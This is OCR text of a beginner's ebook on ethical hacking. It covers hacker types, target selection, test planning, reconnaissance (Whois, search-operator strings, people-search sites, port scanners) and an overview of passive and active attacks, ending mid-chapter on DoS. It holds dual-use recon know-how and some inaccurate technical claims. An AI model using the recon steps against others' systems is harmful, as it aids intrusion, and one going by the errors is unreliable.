HACKING

Beginner to Expert Guide

amazon.com
BEST SELLING AUTHOR

James Patterson

Hacking

Beginner to Expert Guide to Computer Hacking, Basic Security, and Penetration Testing

By James Patterson

Hacking

Beginner to Expert Guide to Computer Hacking, Basic Security, and Penetration Testing

By James Patterson

Introduction


I want to thank you and congratulate you for downloading the book, “Hacking: Beginner's Guide to Computer Hacking, Basic Security, and Penetration Testing. ”

This book will teach you how you can protect yourself from most common hacking attacks -- by knowing how hacking actually works! After all, in order to prevent your system from being compromised, you need to stay a step ahead of any criminal hacker. You can do that by learning how to hack and how to do a counter-hack.

Within this book are techniques and tools that are used by both criminal and ethical hackers – all the things that you will find here will show you how information security can be compromised and how you can identify an attack in a system that you are trying to protect. At the same time, you will also learn how you can minimize any damage in your system or stop an ongoing attack.

Thanks again for downloading this book. I hope you enjoy it!

Table of Contents



Chapter 1: Hacking 101

Whenever you encounter the word *hacking*, you probably associate it with sending an encrypted program to another user, and then being able to get unauthorized access on a remote computer.

However, the term *hacking* was used to define any act of tinkering a computer's hardware or software other than its intended use, in order to improve it and find out how electronic devices can work electronically.

While that definition technically still holds true, hacking has definitely made a whole new turn especially when it comes to how another person can access someone else's computer. Before you think that hacking is all about getting past securities to wreak havoc on somebody else's digital device, you might need to know the types of hackers that exist nowadays.

Who Hacks?

Hackers are typically divided into the following categories:

1. Black hat hackers

Also known as criminal hackers or crackers, these people are those that maliciously gain access to another person's system for selfish gain. They typically hack electronic devices and modify, steal, or delete critical files for their personal gain.

2. White hat hackers

White hat hackers, or ethical hackers, discover ways on how a device's system can be exploited in order to learn how people can defend themselves against possible attacks. These ethical hackers also make it a point that the security services they issue are updated. They do this by being on the lookout and actively digging for the newest exploits and new system vulnerabilities.

Ethical hackers also make it a point that they discover new ways to learn how an electronic device can be tinkered with to maximize its efficiency. For this reason, they build communities that allow them to crowd-source their knowledge in order to improve the way people use their devices.

3. Grey hat hackers

As the name suggests, they are driven by white and black hat hacking motivations – they are the ones who employ both illegal and legal techniques to exploit or improve a system. However, if a grey hat hacker exploits another person's system, he typically makes it a point to inform the owner of the exploits made and then offers suggestions on what can be done to buff up system security.

Once you are able to identify the hackers that you are likely to encounter, you will be able to know the motivation that they have for hacking and the types of hacks that they are likely to come up with.

Is Hacking for Everyone?

While hacking is typically attributed to people who know how to code, everyone can learn how to hack. At the same time, it is also best to keep in mind that there is no one way of learning how to hack – hacks to improve or attack systems are created through continuous evolution of a user's knowledge on how a system should perform. As you read this, you can count on that possibility that a new way to protect or attack a device or a network has already been created.

If you have a computer or a mobile phone, then you are the best candidate for being a hacker. You have the right motivation to learn how to tinker with a system and improve the way you use it. Since you connect with other users out there through downloads, messages, online purchases, or uploads, you need to pay extra attention to how you can secure your own system. To do this, you need to learn how a black hat hacker thinks, starting from the motivation that they have in attacking a system, to the rudiments of an attack. From that point, you will understand that you have plenty of preventive measures when it comes to stopping an unauthorized intrusion and even launch a counter attack.

What You Will Get Here

This book will tell you about the strategies commonly used by black hat hackers, which will enable you to test your own system's vulnerabilities and how you can fall into different traps that are laid out for most users out there. Here, you will learn how people become candidates to become potential victims of criminal hackers and how you can protect yourself from such attacks. At this point, you get the idea – you are on your way to become an ethical hacker.

Since your main concern is your own security and making it a point that you understand why attacks go through different systems, you will also need to learn how attacks are performed in the first place. You will be able to figure out how criminal hackers penetrate devices by learning tools, techniques, and attacks that they use in their trade.

Once you understand how an electronic device can be compromised, you will have a better idea on what you can do to prevent that from happening.

Is It Difficult to Learn and Understand?

While hacking requires a lot of practice, it is not a difficult trade to be in. As long as you know how to use a computer and you can follow instructions that you will find in this book, you can test or even perform hacks that you will read in the later chapters.

If you do not know how to code yet, no worries – you will find detailed instructions on what coding software, operating system, and others later on. However, if you want to excel in hacking and you want to develop your own security measures or test a version of an attack, then having coding skills is a must.

Skills That You Need to Have

To become a good ethical hacker, you need to have the following skills:

1. Intermediate computer skills

This means that you need to have skills that go beyond creating a Word document or being able to surf the web. To be a hacker, you need to know how to use different Windows command lines, set up a network, or edit your computer's registry.

2. Good networking skills

Since many, if not most, of hacker attacks are done online, you need to master networking concepts and terms, such as:

- WEP versus WPS passwords
- NAT
- MAC addresses
- Routers
- Ports
- VPN
- IPv6
- DNS
- Subnetting
- DHCP
- Private and public IPs
- IPv4
- OSI modelling
- Packets
- TCP/IP

3. Using a Linux operating system

Almost all hackers will have to use the Linux OS because it allows programs and tweaks that are not possible in Windows and Mac operating systems. Almost all hacking tools that you can find also make use of this operating system.

4. Virtualization

Before you even try testing an attack on a live system, you need to make sure that you know what you are doing. To make sure that you are doing things right, you might want to try out a hack first on a virtualization software package, such as the VMWare Workstation. Using virtual workstations will provide you a safe environment for your hack tests and prevent you from unintentionally causing damage to your own device.

5. Tcpdump or Wireshark

The tcpdump is known as a command line protocol analyser or a sniffer, while Wireshark is known as the most popular tool available that does the same function.

6. Knowledge of Security Technologies and Concepts

Any hacker should be able to understand the most important concepts and technologies related to information technology. For this reason, you need to be familiar with wireless technology and concepts, such as Secure Sockets Layer (SSL), firewalls, Intrusion Detection System (IDS), Public Key Infrastructure (PKI), and so on.

7. Scripting Skills

Having the ability to create and edit scripts allows you to create your own tools and manage to be independent from the tools developed by other hackers. By being able to build your own tools, you enable yourself to develop better defenses as criminal hackers create better hacks. To do this, you need to become a pro at using at least one of the commonly used scripting languages, such as Ruby on Rails or Python.

8. Database Skills

If you want to understand how hackers infiltrate your system's databases, you need to see to it that you know how databases work. This means that you need to master a database management system such as Oracle or MySQL.

9. Reverse Engineering

Reverse engineering enables you to convert a piece of malware or similar exploit into a more advanced hacking tool. With this skill comes the understanding that almost all exploits done by hackers come from other existing exploits – once you understand how a malware or exploit feature works, you will have a better understanding of how other hacks work against a system.

10. Cryptography

Cryptography, as a skill, enables you to understand how hackers conceal activities and cover their tracks while performing hacks. It also helps you understand the strengths and weaknesses of different algorithms used to decrypt personal information, such as stored passwords.

Chapter 2: How Hackers Find Their Targets

Criminal hackers are probably among the most strategic researchers that you will encounter in the tech world. In order for a hacker to obtain as much valuable data as they can in a single attack launch, they wait for the perfect victim to show up in their sweep, study their prey, and then devise the best attack that they can muster from their skill set.

A black hat attack can target a single person or several people at a time, but most of the time, a hacker operates on a particular niche. There are hackers that would want to find vulnerabilities in banking systems online because it will provide them access to millions of deposits that they can leech through their systems. Some value personal information and proceed doing personal attacks. Some prefer to deface landing pages and broadcast their ability to get through a website's security. Some choose to hack accounts so that they can stay anonymous and make use of services without paying a cent.

Whatever the criminal hacker's motivation is in hacking a particular system, they will only proceed with an attack if they find that it can be done and that they can gain something out of it. With this said, the best way to prevent a hack attack is to keep valuable information from the public as much as possible. While sharing information is almost deemed a necessity nowadays, you need to make sure that you are sharing data only to legitimate users.

Things That Hackers Search For

For a moment, step inside the mind of a criminal hacker. If you want to steal information or compromise a system, you know that you can get value out of the following:

1. Organization design, filings and registrations

Malicious hackers typically perform an online search to look for possible targets, and among the best candidates for an attack are those organizations that provide detailed descriptions of devices that they have access to, including the type of software and hardware that they have installed. Once hackers know that a certain person holds access to a possibly vulnerable point in an organization's tech security, they get an idea on who they should hack first.

Any hacker can obtain this extremely useful information with a simple online search. By digging online, you can find all SEC registrations, public biddings, publicly accessed files, subscribers, and many more. You can even search for all people involved in a particular organization, the time that a website is published, and the webmaster involved in creating web security for an organization. Having that knowledge can easily help a hacker prepare for a massive online attack that can take down an entire organization's website and database.

2. Subscriptions and payments

Hackers are most likely to hack devices and accounts owned by a person that make online payments or purchases. Since smartphones, emails and online payment systems contain a wealth of personal information, including credit cards and banking statements, hacking these systems make it easy for every criminal hacker to achieve identity theft.

3. Social media accounts

While some may say that there is possibly nothing valuable in a personal Facebook account, being able to gain access to social media accounts also enables a hacker to gain access to other personal details, such as passwords, emails, and mobile phone numbers.

4. Emails

Emails serve as the hub of your personal information because it serves as a control point for all your passwords, online payment accounts, among others.

5. Passwords

Many hackers perform an attack that is made to predict, snoop, or phish for a user's password. Once they

are able to find a single password, they are almost certain that a user may use them for different accounts or use a variation of it for other logins.

6. Physical hardware

It is easiest to steal information when you have physical access to a device such as a smartphone or a personal computer. You can easily check all accessed accounts through the registry, browser history, or saved passwords without even having to use a code. At the same time, having physical access to a device also enables you to make it possible to plant a listening device into its system in order to phish out any additional information at any point in the future.

7. Target locations

If a hacker cannot find any vulnerability yet in a system that he wants to hack, the next thing that he will try to find is where a computer system is. This will allow him to further study vulnerabilities through social engineering, dumpster diving, or even gaining physical access to a targeted device.

Since all computers have a MAC address, and every device connected through the internet has an IP address, every device in the world can be easily searched for in order to figure out where it is located. A hacker, on the other hand, knows how to hide his location in order to remain undetected while he launches an attack.

Establishing a Hacking Plan

When you want to protect your own system, you need to know where you can be attacked by a hacker. That means that in order to catch a thief, you need to think like one.

Now that you have an idea on what a hacker may be looking for whenever he does a sweep, you know where to start creating your security points and where you should test out vulnerabilities.

At this point, you get an idea on why a particular hacker may pinpoint a particular organization, individual, or a lone device as a target. Any smart hacker would target the following vulnerabilities:

1. A user or caretaker that would possibly leave the targeted device unattended

2. Weak or unchanged passwords that are possibly used across all synced devices

3. Device owners that are unaware of the complexity of their own system, or is not up-to-date with security protocols

When you think about how computers and internet connectivity are managed, you get the idea that majority of the systems that you use on a daily basis are not as secured as you want them to be. Hackers know this, and for that reason, they can be certain that there are certain connectivity points that are not monitored at all or that there are certain points in a firewall that can be easily become breached without being detected. It is also easy for every hacker to exploit an environment that they want to attack, especially when they know that they can gain full access without alerting administrators.

Once vulnerability is discovered by a criminal hacker, you cannot expect a hacker to keep it to himself. All hackers are capable of networking themselves to broadcast their activities and gain support from others within the community. Because most system administrators and ordinary IT teams do not realize when an attack is about to happen or what their system's vulnerability really is, criminal hackers have the leeway to buy time to study what the most useful attack will be. Since criminal attackers plant their attacks, move very slowly to avoid detection, and launch during the most vulnerable time, you also need to create a working ethical hacking plan to prevent any attack.

Setting Goals

You need to establish your own hacking goals by discovering your own system's vulnerabilities in order to establish enough security to protect them from attacks. Since you are going against a very sneaky enemy, you need to establish very specific goals and schedules on when you can start hacking your own system.

Important Note: Keep in mind that before you create a plan, you need to make sure that you have all the credentials for testing systems. Also see to it that you document ethical hack and system that you tested on, and provide a copy of documentation to the management. This will make sure that you have the protection that you need just in any case you discover that a system is compromised or when something unexpected happens in your investigation.

If you are testing your own system, documenting everything, including all the software peripheries that you have tested and the type of tests you performed, is a must. This will ensure that you have followed all the steps correctly, and if you need to retrace your steps, you have an idea on where you should get back to.

Once you are able to follow every security protocol necessary, ask yourself the following questions:

1. What kind of information in your system should you protect the most?

You need to determine that what part of your system is the most vital to you. If you are holding a database of personal information or a file of an important project that many would like to get their hands on, then it makes sense that you protect those files first.

2. What's your budget for ethical hacking?

While there are numerous free tools online that will allow you to perform tests and hacks, the amount of time, money, and effort that you can spend on your hacks will determine what kinds of tools you can use to safeguard your systems and research potential vulnerabilities. With this in mind, you get the idea that if you value time and effort, you need to have the right budget to purchase top-of-the-line ethical hacker tools.

3. What do you want to get out of your hacking tests?

If you are hired as an ethical hacker by an organization, you need to determine what kind of justification you should present the management in order to achieve the best possible results out of your research.

Chapter 3: Mapping Out Your Hacks

When you are looking for vulnerabilities, you do not need to check every security protocol that you have installed on all your devices at the same time – doing so will not only be very confusing, but may also cause some problems since you'll have too much on your plate. Whenever possible, make it possible that you make your testing manageable by breaking the testing project into more actionable steps.

To make it easier for you to decide which systems should go first, ask yourself the following questions:

1. Which systems, when attacked, would cause the most trouble or create the most problematic losses?
2. Which parts of your systems look most vulnerable to a hacker attack?
3. Which parts of your systems are least documented, rarely checked, or you barely know anything about?

Once you are done creating your goals and you identified the most vulnerable parts of your systems, you can now decide which ones you should test first. By knowing the results that you want to get and making an actionable plan, you can set your expectations properly and have a good estimate on how long you should be performing tests and how much resources you should spend on every test you perform.

Organizing Your Project

These should be the systems, applications, and devices that you should be performing your tests on:

1. Email, print, and file servers
2. Firewalls
3. Database, web, and application servers
4. Client/server operating systems
5. Tablets, laptops, and workstations
6. Switches and Routers

Now, the amount of tests that you can do will depend on how many devices and systems you need to perform your tests on. If you have a small network, then you can test every periphery. However, the entire hacking process can be flexible and should depend on what makes the most sense for you.

If you are having trouble on which periphery or system you should start testing first, consider these factors:

1. Type of operating system or applications runs on your system
2. Classification and amount of critical information stored in your computer system
3. Systems and applications that are located in the network.

When Should You Start Hacking?

Every hack is made successful based on the timing that you chose to launch a test attack. When you are mapping out the schedule for your tests, make sure that you perform your tests on times that would cause the least possible disruption to other users. You do not want to cause trouble when testing a Denial of Service (DoS) attack during a critical business time when sales typically come in for the organization that you are working for. You also do not want to encounter system problems and being not able to resolve it just in time before you need to use your own computer.

When scheduling tests, make sure that everybody involved is on board with your plan. This will help you set expectations and also give you a timeline on when you should be done testing.

What Do Others See?

You can get a better perspective on the vulnerability of the systems that you need to test by first looking at what potential criminal hackers may be seeing from the outside. To do this, you need to see what kind of trails your system leaves out there whenever someone uses your network.

You can do the following to gather those footprints:

1. Run an online search about the organization that you are working for. If you are performing tests for your personal system, search for items related to you.

2. Do a probe on possible open ports or run a complete network scan to determine specific system reports that outsiders may be seeing about your devices. Since you own the system you are about to test, you can use local port scanners and share-finder tools available on Windows, such as LANguard or GFI.

After that, you can perform more specific searches online. Try to find the following:

1. Patents or trademarks
2. SEC documents
3. Acquisitions and previous mergers
4. Press releases about the most vital procurements and changes in your organization
5. Contact details that point towards members of the organization or employees. You can instantly do background checks on the following sites:
    1. USSeach
    2. ChoicePoint
    3. ZabaSearch
6. Incorporation filings. You can search for these using business sites such as www.sec.gov/edgar.shtml (shows filings of public companies)

Here's a tip: if you can't find the information that you are looking for or if you want to dig deeper on a website with a simple keyword search, perform an advanced web search. For example, if you want to find files on a particular website, you can use this strings

site: www.(domain).com (keyword or file name) – to search for specific files on a particular website

filetype :swf (company)_(name) – to search for Flash files that can possibly be decompiled to gain access to encrypted information

Now that you have an idea about what others see about what you are trying to protect online, it's time for you to start mapping the network and look for your system's potential vulnerabilities.

Mapping the Network

When you want to make a solid plan on how you are going to layout your ethical hacking plan, one of the first things that you need to know is how much other people know about your network. While you may think that you have complete anonymity online, your computer continually leaves footprints that point towards you and the system that you are using.

To get a better idea about how much information about you or your domain is available to the public, you may want to take a look at the following:

Whois

Whois is an online tool that you can use to see whether a domain name is available. However, it can also be used to see registration information about existing domains. That means that there is a big chance that your email addresses and contact information are being broadcasted online.

Whois also provides information about DNS servers that are being used by your domain and details about your service provider's tech support. It also has a tool called the DNSstuff, which performs the following:

- Display which hosts handles that email for a particular domain
- Display locations of hosts
- See whether a particular host is blacklisted as a span host
- Show general information about a domain's registration.

Apart from the Whois, you can get similar information about different domains by using the following:

1. www.dot.gov – provides information about the government
2. www.nic.mil – provides information about the military
3. www.afrinic.net – provides information from an Internet Registry in Africa.
4. www.apnic.net – provides information on Asia Pacific Regional Internet Registry.
5. ws.arin.net/whois/index.html – provides information about the Internet Registry on some parts of subequatorial Africa, North America, and some areas in the Carribean.
6. www.lacnic.net/en - provides information about Carribean and Latin American internet registries
7. www.db.ripe.net/whois - provides information about internet registry in African, European, Middle East, and Central Asian regions.

Forums and Google Groups

Forums and Google groups provide a wealth of information about public network information, such as IP addresses, usernames, and lists of full qualified domain names (FQDNS). You can search for tons of Usenet posts and find private information that you may not realize has been posted in public, which may include highly confidential information that may reveal too much about your system activities.

Here's a tip: if you are aware that you have confidential information posted online, you may be able to get it out of the internet so long as you have the right credentials. All you need to do is to reach out to the support personnel of the forum of the Google group or forum that posted the private information and file a report.

Privacy Policies

A website's privacy policy is a way to let people who are using the site become aware of the types of information that are being collected from them and how information is protected whenever they visit the site. However, a privacy policy should not divulge any other information that may provide hackers ideas on how they can infiltrate a system.

If you are starting to build your website or trying to hire someone to write your privacy policy, see to it that you do not broadcast the infrastructure of your network security. Any information about your firewall and other security protocols will give clues to criminal hackers on how they can breach your system.

Doing System Scans

Once you know how you can actively gather information about your network, you will have an idea on how criminal hackers would possibly launch an attack against your network. Here are some of the things that you can do to see how vulnerable your system is:

1. Use the data you found on your Whois searches to see how related hostnames and IP addresses can be laid out. For example, you can verify information on how some internal hostnames, operating protocols, running services, open ports, and applications are displayed on a web search, which may give you an idea on how criminal hackers may soon infiltrate your system.

2. Scan your internal hosts and know what possibly rogue users may access. Keep in mind that an attacker may come from within your organization and set up shop in one of your hosts, which can be very difficult to point out.

3. Check your system's ping utility, or use a third-party utility that enables you to ping different addresses simultaneously. You can do this by using tools such as NetScan Tools, fping (if you are using Unix), or SuperScan. If you are not aware of what your gateway IP address is, you can search for your public IP address by going to www.whatismyip.com.

4. Do an outside-in scan of your system by scanning for open ports. To do that, you can use tools such as Nmap or Superscan, and then check what others can see on your network traffic by using tools such as Wireshark or Omnipeek.

By doing this scan, you can get an idea on what other people can see when they scan your public IP address and then connect a workstation right into a hub or switch on your router's public side.

Once you are able to scan open ports, you will be able to realize that outsiders who are doing sweeps on your open ports can easily find the following information:

- VPN services that you are running, such as IPSec, PPTP, and SSL
- Services that are running on your ports, such as email, database apps, and web servers
- Authentication requirement for sharing across netwoks
- Remote access services available on your system, such as Remote Desktop, Secure Shell, VNC, and Windows Terminal Services.

A Look at System Vulnerabilities

Once you are able to see how people can possibly penetrate your computer's security system, you will be able to figure out what an attacker may want to target on your computer. If you are unaware of the different vulnerabilities on most computer systems, you can find that information on vulnerability databases such as

1. US-CERT Vulnerability Notes Database (kb.cert.org)
2. Common Vulnerabilities and Exposures (cve.mitre.org/cve)
3. NIST National Vulnerability Database (nvd.nist.gov)

These websites document all known system vulnerabilities, which will enable you to make the right assessment for your system. Once you are making the assessment, you can use different tools to administer vulnerability management. Depending on what vulnerabilities that you managed to find, you can use the information you found about the system and identify what attack is most likely to happen. These attacks can be done to do the following:

1. Capture your screen while you are opening confidential files
2. Get access to most valuable or sensitive files
3. Send files or emails as administrator
4. Stop or start applications or services
5. Get a remote command prompt
6. Gain deeper information about hosts and data
7. Access other connected systems
8. Disable security controls or logs
9. Perform DoS attacks
10. Do SQL injection
11. Upload a file that broadcasts attack.

Now that you are aware of how hackers can detect vulnerabilities in your system and perform possible attacks according to the information they found about your network, it's time for you to know how they penetrate through your system's security.

Chapter 4: About Attacks

When you take a look into the mind of a hacker, you may realize that there are two types of hackers that you are bound to encounter – the passive and the active one. Knowing the types of attacks that they do will allow you to prepare yourself to defend the system that you are trying to protect by installing the right security protocol.

What is a Passive Attack?

A passive attack is an attack wherein the hacker waits for the perfect opportunity to penetrate your system. This type of attack is typically done in order for a hacker to observe your networking structure, the type of software you use, or any security measures that you have already installed.

Passive attacks typically happen when a hacker monitors possible system vulnerabilities without making any changes to the data that he targets. You can think of this attack as a hacker's means of researching about his target in order to launch a more effective attack.

Passive attacks are classified into:

1. Active reconnaissance

   This happens when an intruder listens right into a targeted system by engaging the target to find out where weak points are. This is typically done through port scanning, which is an effective tactic to find out where the vulnerable ports are located and what type of data they normally host. After discovering the vulnerability, a hacker may engage this weak point and exploit the services that are associated with them.

2. Passive reconnaissance

   This happens when a hacker chooses to study the targeted system without actively engaging it, without the intention of directly engaging the target. Passive reconnaissance tactics include war driving (discovery of unprotected wireless network), dumpster diving (finding data on discarded devices or documents), or masquerading (pretending to be a network user with authorization)

   These two tactics can be essential tools when it comes to discovering vulnerabilities in your computer system to enable you to prevent any further attacks. Once you are able to use reconnaissance tactics, you can easily map out where the weak points of your computer system really are.

   Once you are able to identify vulnerable points through the use of test reconnaissance attacks, you will realize that the simplest and best way to protect your computer system from snooping is to install an IPS (intrusion prevention system), which will serve as your safeguard from port scans and your automated method of shutting down any attempts of a port scan before an intruder gets a complete map of your network. At the same time, you can also install a good firewall that will control the visibility of your network's ports.

What is an Active Attack?

An active attack is a direct exploit on a targeted network, in which a hacker aims to create data changes or create data that will attach itself to the target to make further exploits.

Active attacks are typically classified into the following:

1. Masquerade attack

   In this attack, a hacker pretends to be a legitimate user of the network in order to gain deeper access or better authorization. A hacker typically does this by using hacked user IDs and passwords, bypassing an authentication system, or exploiting discovered security flaws.

   Once a hacker becomes successful in infiltrating the system with the identity that he pretends to have, they can easily make changes or delete any software or file, and even kick out authorized users on a network. They can also make modifications on the network and router settings, which may allow them to gain access to the

2. Session replay

   In this attack, a hacker makes use of a stolen session ID in order to create an automatic authentication the next time the target accesses a particular website. This attack exploits the web's nature of storing forms, cookies, and URLs on a browser. Once the hacker gets the data used by a particular session ID on a targeted website, he can then proceed to a session replay attack, which allows him to do everything that the legitimate user of the ID can do.

   Since session replay attacks do not happen on real time, this attack is typically discovered once the legitimate user finds discrepancies on his account. Most of the time, victims of a session replay attack only discover that their accounts has been compromised when identity theft already occurred.

3. Denial of Service (DoS) and Distributed Denial of Service (DDoS)

   A DoS attack is defined as the denial of access or service to a legitimate user – you can see that all services that are running on your computer are slowing down or quit suddenly as you use them. A DDoS attack, on the other hand, involves a larger number of systems that have been previously compromised by a hacker to attack a particular target.

   While DoS and DDoS attacks are not used to destroy a target's security system or to steal data, it can be used to generate profit loss or to render a computer system entirely useless while it is being used. Usually, these attacks are made to create a temporary loss in connectivity on a network and deny all related services. In certain occasions, these attacks can also work to destroy certain files

and programs on a targeted computer.

